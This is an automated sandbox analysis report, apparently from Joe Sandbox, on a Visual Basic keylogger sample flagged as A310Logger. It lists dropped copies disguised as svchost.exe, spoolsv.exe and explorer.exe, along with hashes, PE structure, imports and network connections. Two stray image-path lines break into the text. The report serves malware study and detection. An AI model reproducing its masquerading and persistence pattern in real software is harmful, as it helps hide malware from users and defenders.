Preview:	<!DOCTYPE html>.<html lang="en-US" class="s-dark site-s-dark">..<head>...<meta charset="UTF-8" />..<meta name="viewport" content="width=device-width, initial-scale=1" />..<meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1' />... This site is optimized with the Yoast SEO Premium plugin v18.0 (Yoast SEO v18.4.1) - https://yoast.com/wordpress/plugins/seo/ -->..<title>What happened to the old ZXQ website? | ZXQ</title><link rel="preload" as="font" href="https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2" type="font/woff2" crossorigin="anonymous" />..<link rel="canonical" href="https://zxq.net/what-happened-to-the-old-zxq-website/" />..<meta property="og:locale" content="en_US" />..<meta property="og:type" content="article" />..<meta property="og:title" content="What happened to the old ZXQ website?" />..<meta property="og:description" content="Information For ZXQ.net Subdomain Owners The old ZXQ website

C:\Users\user\AppData\Local\Temp\~DF01383C41703FF854.TMP

Process:	C:\Users\user\Desktop\Lg3gn9y1Cj.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.2645041997918773
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQXK/79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQK/JG7ONEipl
MD5:	FA2089793F0B8D2F6F7FCF7176CBCA36
SHA1:	4AABD7420EBDD7C6AC87389F00594E4AC1F6055E
SHA-256:	42C253738A8FFFE1358E50CC260938485BFA45E2A3A7060335F88D0E027CBAC5
SHA-512:	739B193990DA2B3C7D089A6D68C818787F082E5BA000E2B71386D4AFC4AD3E88006969E87664215F8722FBB538E9E0FDCB4FBF8FADEB063C16F5570CA80956CA
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF0ED405DEDEDD664C.TMP

Process:	C:\Windows\System\svchost.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.263447848067321
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQXxNxlt79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQxNjtJG7ONEipl
MD5:	4453DA200C2D970D975190A0F27F6AD0
SHA1:	305C9977DACA6FED6D11CCB1117AF3447F53B668
SHA-256:	7CEC37BC8E7F81504AF19B87B81052E51306F0A56155E2BD552D66D74643FCBD
SHA-512:	1D2B72C0EC734A650A76E4C54E0D274172BFF8819060F45B73DB7C2B9DCF2B9CCB9841B8A0224304C178345C401C5920E138A4E0137A878D956609472C3442D

Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF5EF9070E9B8F5CB4.TMP

Process:	C:\Users\user\AppData\Local\icsys.icn.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.2636074265164334
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQX6xX79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQ6BJG7ONEipl
MD5:	6A074302EACA2D20A1F728035FE077F3
SHA1:	9E3BB65A8DB04B99A1FD94EC0679BB7E90BCFF2D
SHA-256:	8A356A8777248937E29E869CC4F65A6D49CB94636187BF58E06EBD9C8E42D6A7
SHA-512:	8ABDF5E901255030F1F653CD2F3B05048CAFD0509BB5E07D7DC846629C086D58B1B4BD875D7A07993D0D601704DF0996EAE46F0BF008A8A0F32C4BAB72C4947
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF6E4F50B397B92863.TMP

Process:	C:\Windows\System\spoolsv.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.2645041997918773
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQXaEG79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQaEGJG7ONEipl
MD5:	8AF929E2C5779CB4C533178AC1588C15
SHA1:	124C03AC67CCB0C2B1E05A4A3D7CE9A0E5C7A3C4
SHA-256:	D4484A0EDAD4E7738155F7ED0606B112E08B966D9865A95C4E77888A873E9027
SHA-512:	33B032EDF0A9A861039A8BB9DEAA92955E6C8DC9400BFD45A7268DE2957BF6559371506C03FDCF14435111870A0DCBC81C21F922F367CDD011B9398E65BAF08E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFC593752C91BD8E2F.TMP

Process:	C:\Windows\System\spoolsv.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.2645041997918773
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQX48G79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQ48GJG7ONEipl
MD5:	05C56F3D1B7035D139AB304B002C5450
SHA1:	14C75C9D3431CEE6E04B03D82492D6CEE54D7A54
SHA-256:	D75C59C908DDDB694E6D6AE60D2624FF009CB6DDBEBFE3DB2780B55C44A754F7
SHA-512:	0B6EAC857813F0260627F9BAF0FB54D04B813913214B2CF62927576E9FA115D9B376E0E5A7ED1122A4D06842F8D57E5E71F9643239A65ABE8E1184505D70107E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFD29C7DB29EE1E840.TMP

Process:	C:\Windows\System\explorer.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	1.2606497387666988
Encrypted:	false
SSDEEP:	6:rl91bxbt+r+CFQXQB79Xa9Xh9XR5+flEij1b5X:rl3b/+PFQ4JG7ONEipl
MD5:	20275BBFE0B1568DCBAF7B5A1047C854
SHA1:	47542065C1C5CACD6E27DAC85B43F1B2B9948B70
SHA-256:	5AAA1419B554FAB42DA577910EC6B26C1E6C24DFAA458BC56D4AF1AB7B8433E3
SHA-512:	E69A1ECDBE0891A50C61AEAE8928149D83518196375F864F919767B78488634CE21CFC07625D8B92BD832CA2ECEF7F8C5ED02320BB857B563E4F263D72DF72B
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\icsys.icn.exe

Process:	C:\Users\user\Desktop\Lg3gn9y1Cj.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	280890
Entropy (8bit):	5.207941587783397
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unB:UvEN2U+T6i5LirrllHy4HUcMQY6M
MD5:	4223968DA579570E05813854A134397B
SHA1:	07BDAA69105CAE6467337D965EB968B6765FE28E
SHA-256:	85CE1F5747CE26ADF8191236668B87796ED45B1E15A9B87FA8A2F3C80B9B65FC
SHA-512:	C62411E35DB1940412BF5D8132C1A9A4346EC179B23EC57945BE7EA64C5640850CFFF94B122CA980293653B270A0C968C48E0B27AF0AF0BD5BFE177ED72E6BE B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\stsys.exe

Process:	C:\Windows\System\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	280936
Entropy (8bit):	5.212744789348709
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unD:UvEN2U+T6i5LirrllHy4HUcMQY6G
MD5:	9AE508566C73A6DC1E178CD37C7F5A1F
SHA1:	19F8704A4FDEBE841B27522167E0BC2DD1BBD710
SHA-256:	354C079A4DEE7FCF3E423075B9938DFE58CC3DEDFE8F574C961D5079D2678CAD
SHA-512:	FF450C6664C4C2B87E534C1F1447C931DBF457E588A1B320C5FDC1921EA764704C347CDDEA6FB2433ED5320F5F570846420F52BACED2164508B7E0D993BE83C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\mrsys.exe

Process:	C:\Windows\System\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	281108
Entropy (8bit):	5.226904366194023
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6un7:UvEN2U+T6i5LirrllHy4HUcMQY6y
MD5:	CB3A6EA5289DC0011C2E80778923121E
SHA1:	BA21DB2ADA4182FB6854BA2AD6CC43617A1EAB64
SHA-256:	E1FDBFD8A14848EDB78DDEA2F324D56EAFCC89E80A91B77113A48B1791F8872E
SHA-512:	562E152B88FF60325CD7A3D5268523A4124DBF48D737DB8CCCCC090E7E8CF32D8084BA40386501DD3A412065C0C044D52A502CA3EAB6C4C6AE6D3075292DF3E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

C:\Users\user\Desktop\lg3gn9y1cj.exe

Process:	C:\Users\user\Desktop\Lg3gn9y1Cj.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	135168
Entropy (8bit):	5.556666529655342
Encrypted:	false
SSDEEP:	1536:MPM/Zws3kTnvzbhNBPmxue2SRQg0dkEwiqoViocIdus3h4b6P/C:MYZTkLfhjFSiO3oeIdlsqC
MD5:	BEE47439C4960E2728594ECE9AD95BA7
SHA1:	43F4B6F607DEC5BEC2A33E2FB4148C38DE832490
SHA-256:	8A1902D9C0DBE388B28EF5A9C8EC4C0F1802FC6CCD43471EA337DCB3D71C81D4
SHA-512:	AD84D419D61B63E36A6766BA90773B39270BF9C8E72373B52C1979097E73110F749FAD0CFED5C4F233304AD0AF4B6E753666911FF7DB83475C16C38976C46382
Malicious:	**true**
Yara Hits:	• Rule: MALWARE_Win_A310Logger, Description: Detects A310Logger, Source: C:\Users\user\Desktop\lg3gn9y1cj.exe , Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 92%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A..A..A.....@..(..B.....@..RichA.....PE..L.../..b..... ....@.....(.....8... .....text..... ..`.data.....@....rsrc.....@..@..^.....MSVBVM60.DLL..... ....

C:\Windows\Logs\waasmedic\waasmedic.20220805_070938_705.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.7288702499822977
Encrypted:	false
SSDEEP:	48:11znr522cab7kUTFb7kEKb7kl7b7kwb7kbIl9lKb7k0tpl+b7k3/Rb7kUb7kwtbH:71200UTF0R0p0w0U9M0Cl+0350U0i09O
MD5:	CEAD2041C8D4962195D07618A29DC8CB
SHA1:	9F8846FC929472F0F34EB86566C63E0BB0024744
SHA-256:	49CE3E0B0082B180DAE60FC7F4EBF01359D027E1BF93FC51C6AAB2F38343F579
SHA-512:	03673ACA340C5B4FE28F74E87E130AF1BC76B66466D1D507C594A3C41CF152E64CAA78018F97596AF2D980299F39D60BFE3ED8A7A7EAAD81B756FCE385425C61
Malicious:	false
Preview:	.....!.....l.....@.....B.....hpw....Zb..... .....@.t.z.r.e.s...d.l.l.,.-.3.2.2..... .....@.t.z.r.e.s...d.l.l.,.-.3.2.1.....#..2.... .....I.S.....E.C.C.B.1.7.5.F.-.1.E.B.2.-.4.3.D.A.-.B.F.B.5.-.A.8.D.5.8.A.4.0.A.4.D.7...C.:.\.W.i.n.d.o.w.s.\.l.o.g.s.\.w.a.a.s.m.e.d.i.c.\.w.a.a.s.m.e.d.i.c...2.0.2.2.0.8.0.5._.0.7.0.9.3.8._.7.0.5...e.t.l.....P.P.....l.....@.....9. B...@.....17134.1.amd64fre.rs4_release.180410-1804.....5.@...@.....OYo."(.s..O.....WaaSMedicSvc.pdb..... .....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\System\cmsys.cmn

Process:	C:\Windows\System\explorer.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	56286
Entropy (8bit):	5.402091021498643
Encrypted:	false
SSDEEP:	1536:PyMapcrHsCNwn1d0kelTaGNpSz17sjQRrCjmZIclnlZ+/s:Pq8wnSxdqIclnlZCs
MD5:	276F671F15DAEEA9B0A348C035211481
SHA1:	0B33726249C5FFEC7A23F44506F533879F46B5AE
SHA-256:	380DB9B45C38368CE654C7976EBADA338C026047B020D4924D29B73978399ECE
SHA-512:	2502DB102655C3E43A0DD569D2214618676039C3F0BCA37DD9175C2A1B693B76734EDA2E4B51EBE37473B00AF931BB9FFF4DCD9C665485273FBA2CA18610206
Malicious:	false
Preview:	<!DOCTYPE html>.<html lang="en-US" class="s-dark site-s-dark">..<head>...<meta charset="UTF-8" />..<meta name="viewport" content="width=device-width, initial-scale=1" />..<meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1' />... This site is optimized with the Yoast SEO Premium plugin v18.0 (Yoast SEO v18.4.1) - https://yoast.com/wordpress/plugins/seo/ -->..<title>What happened to the old ZXQ website? | ZXQ</title><link rel="preload" as="font" href="https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2" type="font/woff2" crossorigin="anonymous" />..<link rel="canonical" href="https://zxq.net/what-happened-to-the-old-zxq-website/" />..<meta property="og:locale" content="en_US" />..<meta property="og:type" content="article" />..<meta property="og:title" content="What happened to the old ZXQ website?" />..<meta property="og:description" content="Information For ZXQ.net Subdomain Owners The old ZXQ website

C:\Windows\System\explorer.exe

Process:	C:\Users\user\AppData\Local\icsys.icn.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	281083
Entropy (8bit):	5.202661139115795
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unL:UvEN2U+T6i5LirrllHy4HUcMQY6c
MD5:	A6F18E47BFFD6F5C4AA28B67644DBDBE
SHA1:	DCDD1C1A4AE4B4895C6178B74F6E2EE9E65E5E4A
SHA-256:	68322016C65440FC7D65639B5FFFDA0FCB88A48C71A7EBFB97538CEEFF01E169
SHA-512:	13708F55B9CDC2C543A0E30390A5DCC5FEF84FE6C9AB2F91C051072A4CD6A52C6DB46959FD426338575D2E86D023FA3539783CC7ED08E013639A47ECF9C775A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

C:\Windows\System\spoolsv.exe

Process:	C:\Windows\System\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	281050
Entropy (8bit):	5.203679658631862
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6unp:UvEN2U+T6i5LirrllHy4HUcMQY6A
MD5:	3BA9E53239D4DCA948B4BFCBB08D7F34
SHA1:	DCAEACF865EEC33FC25F070BD14E625DB62EAEEA
SHA-256:	DE744B26539460F87FDE59A46F8B02B804B48B09F8858C6E47D5A91884BDB815
SHA-512:	253A7D9149D3BF78B3CF1388F8F938F9CA88BF32BBCFA839B69AA291AE3EE8012A18B3BD8D9C46C9E15F7112FD08F8B8DFA9231A7D54F4C6BB38D9BAC3F3CD77
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

C:\Windows\System\svchost.exe


Process:	C:\Windows\System\spoolsv.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	281069
Entropy (8bit):	5.1944174556657225
Encrypted:	false
SSDEEP:	3072:UvEfVUzSLhIVbV6i5LirrlZrHyrUHUckoMQ2RN6uns:UvEN2U+T6i5LirrllHy4HUcMQY6/
MD5:	B61A3DA9B4DB4644497B9CC1BE87515F
SHA1:	AB2D7BCD8ED29C7CB153C773E51E67183DDAE86F
SHA-256:	0BB1AB1BD7CE02E6CBAD5A5090E784EA8C99A0EDCDDFF9798CF6ADCFB473E966
SHA-512:	46001689BBA5AEFF7D05B51400FFF8E4B833A65DAF26D2AC2C66B3535CBE17F92F3A2415F3A6C65404032507C66B6658C8EF8D83A24DCA9C53666C5ABD6A16D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.... .....0.....p6.....@.....(.....P... .....text...(..... ....data...t.....@....rsrc.....@..@.tdata..... ...$..G.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.4282107837365885
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Lg3gn9y1Cj.exe
File size:	416083
MD5:	45061e4da841c2587d0890148705a142
SHA1:	eb68218c1d70f3ba00f8190c8171ad1cfa2fb42a
SHA256:	6731f235ff78e22e5a0f1503542926bb707a95251b8cbd22c56fbd7fc5a8cbbf
SHA512:	01a561bbb8418364078e4751e69a5d61075220cfbaa7582a0b664ccc1fd45b6dd1accc4ef3dd2b2e6b0dc1a99d9e5f5605ee453eb6c1010c28a189109a51c294
SSDEEP:	6144:UvEN2U+T6i5LirrllHy4HUcMQY61DdreIfa:GENN+T5xYrllrU7QY61ra
TLSH:	A3946D6AFB64321AF577D6F0692792697B397D321F629C5F92C06B082474213B2B031F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1m..P...P...P..zL...P...O...P...O...P..Rich.P.....PE..L.....M.....0.....p6.....@.....

File Icon



Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x403670
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	
Time Stamp:	0x4DF7AFFC [Tue Jun 14 19:01:16 2011 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	98f67c550a7da65513e63ffd998f6b2e

Entrypoint Preview

Instruction
push 00403ED4h
call 00007F135C6F16E5h
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], dh
add byte ptr [eax], al
add byte ptr [eax], bh
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx-7FFA577Dh], dl
adc eax, dword ptr [bx-4Fh]
push edx
xchg eax, ebx
pop eax
jnc 00007F135C6F167Dh
nop
add al, 00h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [eax+00h], al
hlt
test al, F6h
add byte ptr [edi+69h], dl
outsb
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
movsd
test byte ptr [eax], 00000019h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax+00000000h], cl
add byte ptr [eax], al
add byte ptr [edx], al
add byte ptr [eax], al
add byte ptr [edi], al
add byte ptr [eax], al
add byte ptr [ebp-4E810EB2h], al
pushfd
call far 1AF7h : C9C2984Bh
jo 00007F135C6F169Bh
cmp byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [eax-58000000h], bl
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [ecx+ebp*4], bh
test byte ptr [eax], 00000001h
and byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax-5Bh], ah
test byte ptr [eax], 0000001Bh
add byte ptr [eax], al
add byte ptr [ebp+45h], dh
js 00007F135C6F1749h
popad
je 00007F135C6F1755h
push 0040C100h
fadd st(0), st(0)
inc eax
add bl, bl
scasb
dec ecx
test dword ptr [ecx+ebx-3F56B459h], eax
mov bl, 8Fh
xor eax, 70C5231Dh
rol byte ptr [edi+edx*8-12h], cl
salc
dec edx
mov ah, 13h
in eax, dx
fsub qword ptr [edi]
push 31CCFF3Ch

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2ac84	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2e000	0x5e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x250	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x284	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2a728	0x2b000	False	0.3680675417877907	data	5.947197438251493	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.data	0x2c000	0x1b74	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x2e000	0x5e0	0x1000	False	0.118408203125	data	1.6929355482699409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.tdata	0x2f000	0xf000	0xf000	False	0.0013346354166666667	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2e2f8	0xcd0	dBase IV DBT of @.DBF, block length 3072, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0x2e2e4	0x14	data		
RT_VERSION	0x2e0f0	0x1f4	data	English	United States

Imports


DLL	Import
MSVBVM60.DLL	EVENT_SINK_GetIDsOfNames, __vbaStrI2, _CIcos, _adj_fptan, __vbaStrI4, __vbaVarVargNofree, __vbaFreeVar, __vbaStrVarMove, __vbaLenBstr, __vbaLateIdCall, __vbaPut3, __vbaEnd, __vbaFreeVarList, _adj_fdiv_m64, __vbaPut4, EVENT_SINK_Invoke, __vbaRaiseEvent, __vbaFreeObjList, __vbaStrErrVarCopy, _adj_fprem1, __vbaRecAnsiToUni, __vbaCopyBytes, __vbaStrCat, __vbaLsetFixstr, __vbaRecDestruct, __vbaSetSystemError, __vbaHresultCheckObj, __vbaNameFile, _adj_fdiv_m32, __vbaAryVar, Zombie_GetTypeInfo, __vbaAryDestruct, __vbaBoolStr, __vbaExitProc, __vbaI4Abs, __vbaOnError, __vbaObjSet, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaFpR4, __vbaStrFixstr, _CIsin, __vbaErase, __vbaChkstk, __vbaFileClose, EVENT_SINK_AddRef, __vbaGenerateBoundsError, __vbaGet3, __vbaStrCmp, __vbaGet4, __vbaPutOwner3, __vbaVarTstEq, __vbaAryConstruct2, __vbaObjVar, __vbaI2I4, DllFunctionCall, __vbaVarLateMemSt, __vbaFpUI1, __vbaRedimPreserve, __vbaStrR4, _adj_fpatan, __vbaFixstrConstruct, __vbaLateIdCallLd, Zombie_GetTypeInfoCount, __vbaRedim, __vbaRecUniToAnsi, EVENT_SINK_Release, __vbaNew, __vbaUI1I2, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, __vbaStrToUnicode, _adj_fprem, _adj_fdivr_m64, __vbaFPException, __vbaGetOwner3, __vbaUbound, __vbaFileSeek, _CIlog, __vbaErrorOverflow, __vbaFileOpen, __vbaVarLateMemCallLdRf, __vbaNew2, __vbaInStr, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarSetVar, __vbaI4Var, __vbaLateMemCall, __vbaVarAdd, __vbaAryLock, __vbaStrComp, __vbaVarDup, __vbaStrToAnsi, __vbaFpI2, __vbaFpI4, __vbaVarLateMemCallLd, __vbaVarSetObjAddref, __vbaRecDestructAnsi, __vbaLateMemCallLd, _CIatan, __vbaAryCopy, __vbaStrMove, __vbaCastObj, __vbaR8IntI4, _allmul, __vbaVarLateMemCallSt, _CItan, __vbaAryUnlock, _CIexp, __vbaFreeObj, __vbaFreeStr

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 09:09:15.473563910 CEST	49753	80	192.168.2.4	104.18.114.97
Aug 5, 2022 09:09:15.491090059 CEST	80	49753	104.18.114.97	192.168.2.4
Aug 5, 2022 09:09:15.493091106 CEST	49753	80	192.168.2.4	104.18.114.97
Aug 5, 2022 09:09:15.496514082 CEST	49753	80	192.168.2.4	104.18.114.97
Aug 5, 2022 09:09:15.513952017 CEST	80	49753	104.18.114.97	192.168.2.4
Aug 5, 2022 09:09:15.521750927 CEST	80	49753	104.18.114.97	192.168.2.4
Aug 5, 2022 09:09:15.617422104 CEST	49753	80	192.168.2.4	104.18.114.97
Aug 5, 2022 09:09:16.963844061 CEST	49753	80	192.168.2.4	104.18.114.97
Aug 5, 2022 09:09:28.189430952 CEST	49760	80	192.168.2.4	142.250.145.82
Aug 5, 2022 09:09:28.216586113 CEST	80	49760	142.250.145.82	192.168.2.4
Aug 5, 2022 09:09:28.216830015 CEST	49760	80	192.168.2.4	142.250.145.82
